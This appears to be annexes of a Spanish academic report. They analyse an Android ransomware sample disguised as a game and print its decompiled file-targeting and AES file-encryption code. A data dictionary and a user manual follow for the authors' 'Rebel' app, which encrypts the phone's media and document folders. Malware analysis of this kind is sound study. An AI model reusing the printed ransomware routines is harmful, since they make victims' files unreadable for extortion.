


Figure 50 Acciones del malware

Después la aplicación cambiara al “contrato”, que muestra un mensaje, este es el que muestra el virus para asustar al usuario que dice que sus archivos están bloqueados.




Figure 51 Mensaje de secuestro de datos

Aquí se observa como el “juego” cambio de icono y de nombre.

Como se realiza esto pues de la siguiente forma:

```
setTitle("Lycorisradiata");
                    getSupportFragmentManager().beginTransaction()
                        .replace(R.id.frame_content, new
                MainFragment())
                        .commit();
                    Utils.bz(this);
                    setIconSc();
```

Aquí podemos observar cómo sustituye el icono anterior por la del contrato de rescate y se visualiza que utiliza otra parte del codigo más específico el Utils.java donde se encuentran varias funciones del malware.




Figure 52 Cambio de la Aplicación

La encriptación la realiza de la siguiente forma.

Como se dijo cada proceso tiene su propio “documento” donde importa lo que necesita y realiza sus propias funciones, este sería la de encriptación, pero este codigo es heredado de Utils.java donde usa los procesos de encriptación :

Función heredada:

```
package
com.android.tencent.zdevs.bah;

                                import android.os.Bundle;

                                import android.os.Handler;

                                import android.os.Handler.Callback;

                                import android.os.Message;

                                import android.support.v4.app.Fragment;
```

```
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;

public class EncryptFragment extends Fragment {
  private CustomProgressBar myProgress;

  private Handler mHandler = new Handler(new
Callback() {
    @Override public boolean
handleMessage(Message message) {
      myProgress.setProgress(message.what);
      return false;
    }
  });

  public EncryptFragment() {
  }

  private void addListener() {
    new Thread(new Runnable() {
      @Override public void run() {
        for (int i = 0; i <= 49; i++) {
          mHandler.sendEmptyMessage(i * 2);
          try {
            Thread.sleep((long) 3000);
          } catch (InterruptedException e) {
            e.printStackTrace();
          }
        }
      }
    }).start();
```

```
    }

    @Override
    public View onCreateView(LayoutInflater
layoutInflater, ViewGroup viewGroup, Bundle
bundle) {
        View view =
layoutInflater.inflate(R.layout.main1, viewGroup,
false);
        myProgress = (CustomProgressBar)
view.findViewById(R.id.pgsBar);

        addListener();

        return view;
    }
}
```

Codigo de encriptación:

```
public
class
Utils
{
    public static final ExecutorService executorService =
Executors.newFixedThreadPool(10);
    public static List filesToEncrypt = new ArrayList();

    static int aa = 0;
    static int bb = 0;
    static int hh = 0;

    static boolean 彼岸花开;
```

```
  public static void GetFiles(String pathname, String str2, boolean z) {
    File[] listFiles = new File(pathname).listFiles();
    for (File file : listFiles) {
      if (file.isFile()) {
        String filename = file.toString();
        if (filename.length() >= str2.length()) {
          filename = (String) filename.subSequence(filename.length() -
str2.length(), filename.length());
        }

        if (file.isFile()
            && filename.equals(str2)
            && !file.toString().contains("/.")
            && file.getName()
            .contains(".")
            && file.length() > ((long) 10240)
            && file.length() <= ((long) 52428800)) {
          filesToEncrypt.add(file.getPath());
        }

        if (!z) {
          return;
        }
      } else if (file.isDirectory()
          && !file.toString().contains("/.")
          && !file.toString()
          .toLowerCase()
          .contains("android")
          && !file.toString().toLowerCase().contains("com.")
          && !file.toString().toLowerCase().contains("miad")
          && !(jd(file.toString()) >= 3
          && !file.toString().toLowerCase().contains("baidunetdisk")
```

```
                && !file.toString().toLowerCase().contains("download")
                && !file.toString().toLowerCase().contains("dcim"))) {
              GetFiles(file.getPath(), str2, z);
            }
          }
        }
```

Para mayor facilidad se colocará el fragmento exacto donde busca los archivos que va a encriptar debido que el codigo es demasiado intenso.

```
public static File
encryptFile(String
password, String
toEncryptFilename,
String
encryptedFilename)
{
                    File toEncryptFile = new File(toEncryptFilename);
                    File encryptedFile = new File(encryptedFilename);

                    if (!encryptedFile.exists() && !encryptedFile.isFile()) {
                      try {
                        File file = encryptedFile.getParentFile();
                        if (!file.exists()) {
                          file.mkdirs();
                          file.createNewFile();
                        }

                        FileInputStream fileInputStream = new
                FileInputStream(toEncryptFile);
                        FileOutputStream fileOutputStream = new
                FileOutputStream(encryptedFile);
```

```
        CipherOutputStream cipherOutputStream = new
CipherOutputStream(fileOutputStream, initAESCipher(password,
1));
        int result;
        byte[] buffer = new byte[1024];
        while ((result = fileInputStream.read(buffer)) >= 0)
{
          cipherOutputStream.write(buffer, 0, result);
        }
        fileOutputStream.flush();
        fileOutputStream.close();
        cipherOutputStream.close();
      } catch (IOException e) {
        e.printStackTrace();
      }
    }
    return encryptedFile;
  }
```

Este ransonware no afecta las imágenes solo a los documentos e incluso los archivos .rar




Figure 53 Almacenamiento infectado

Anexo [4]

Diccionario de Datos de la Aplicación

Variable	Descripción
savedEncryptionKey	Clave de autorización del usuario para el cifrado.
SharedPreferences	Almacena la clave del usuario.
keyBytes	Clave para el cifrado en AES.
InputKey	Clave que ingresa el usuario para verificar.
driveUrl	Almacena la Url de Google Drive
inputDirectoryPath	Almacena los rutas de los directorios de Android
encryptedFileName	Almacena nombre aleatorio para el archivo cifrado.
outputFilePath	Almacena la salida del archivo cifrado
iv	Clave de IV para AES
ALGORITHM = "AES"	Define el tipo de cifrado a aplicar
TRANSFORMATION = "AES/CBC/PKCS5Padding"	Especifica la configuración del cifrado.
EditText	Permite al usuario ingresar texto en la aplicación
TextView	Muestra texto en la aplicación

storedKey	Almacena una clave almacenada
encryptionKey	Almacena la clave que ingreso el usuario
Función	Descripción
KeyVerification	Verifica la clave de usuario
DialogKey	Dialogo para pedir clave al usuario
onActivityResult	Permite guardar en SharedPreferences
openDrivePage	Permite abrir Google Drive
showToast	Muestra mensajes al usuario
FileEncrypt	Envía los directorios de Android
encryptFilesInAndroidDirectories	Envía los archivos de los directorios a cifrar.
openSettingsActivity	Permite ir a la página de configuración de clave
generateRandomEncryptionKey	Genera la clave para el cifrado en AES
generateRandomFileName	Genera nombres de archivos despues del cifrado
generateRandomIV	Genera la clave IV de manera aleatoria
encryptFile	Permite cifrar la información enviada
doCrypto	Función para leer el archivo de entrada y escribir el resultado en un archivo de salida

saveEncryptionKey	Permite las acciones para la clave de usuario(Guardar y Cambiar)
showConfirmationDialog	Muestra una Dialogo para confirmar cambio de clave o no.
getEncryptionKey	Método Get para la clave almacenada en sharedPreferences
setEncryptionKey	Método Set para la clave almacenada en sharedPreferences

Anexo [5]

Manual de Usuario de la aplicación Rebel

App móvil Android para proteger la información mediante cifrado

El presente manual describe los pasos para usar correctamente la aplicación.

1. Objetivo

El presente manual tiene como finalidad guiar al usuario inicial de la aplicación Rebel en su uso.

2. Usando Rebel

Paso 1: Para iniciar Rebel debe pulsar el icono de la aplicación para que se muestre página principal como se muestra a continuación.

Figure 54 Pantalla Principal

Paso 2: Como es primera vez iniciando la aplicación no tiene una clave guardada, pulse la opción de Registrar Clave.




Figure 55 Función de clave

Nota: la clave una vez registrada se queda guardada hasta que desinstale la pp

Figure 56 Configuración de clave

Paso 3: Escribe una clave a su gusto (no hay limitantes para definir una clave, esta clave es para autorizar el cifrado en su móvil) y despues pulsa Guardar Clave para registrar.

Existe un caso en donde si ya tiene una clave guardada y desea cambiarla simplemente escriba nuevamente una clave y le saldrá lo siguiente:




Figure 57 Pantalla de confirmación de reemplazar clave

Pulsa si, para reemplazar la antigua clave.

Paso 4: Para resguardar su información se hace lo siguiente:

Primero se necesita una conexión a internet, despues requiere que tenga una cuenta de Google, tener instalado Google Drive (Si no lo tiene la aplicación lo llevara al navegador).

Una vez teniendo eso en cuenta pulsamos la opción que dice Google Drive.

Figure 58 Función de Drive

Despues lo llevara a Drive




Figure 59 Pantalla de Drive

De ahí pulsa el símbolo de +.




Figure 60 Pantalla de Drive Segunda Parte

Abrirá su almacenamiento para que elija los archivos que desea respaldar.




Figure 61 Elección de archivos

De ahí espere que se suban los archivos.




Figure 62 Subiendo archivos

Paso 5: Ahora para empezar con el cifrado debemos tener en cuenta:

Primero debemos tener una clave almacenada u registrada si no es el caso vuelva al paso 1, por otro lado como advertencia si no respalda su información o al menos la más relevante no podrá recuperar su información debido que se harán ilegibles, teniendo en cuenta eso continuamos.

Se pulsa la imagen de araña para comenzar con el cifrado.

Ojo: se cifrarán los archivos de las carpetas internas de su móvil las cuales son :

- Documents
- Pictures
- DCIM
- Movies




Figure 63 Función de cifrar

Una vez pulsado saldrá la siguiente pantalla:




Figure 64 Petición de clave

Coloca la clave que guardo con anterioridad.

De ahí espera unos segundos o hasta que dejen de aparecer estos mensajes como se observan.

Figure 65 Proceso de cifrado

Con esto podrá verificar en sus carpetas.




Figure 66 Resultados del cifrado

Ahora como último paso si quiere recuperar su información simplemente vuelve a pulsar el botón de Google Drive y elije los archivos que desea recuperar.

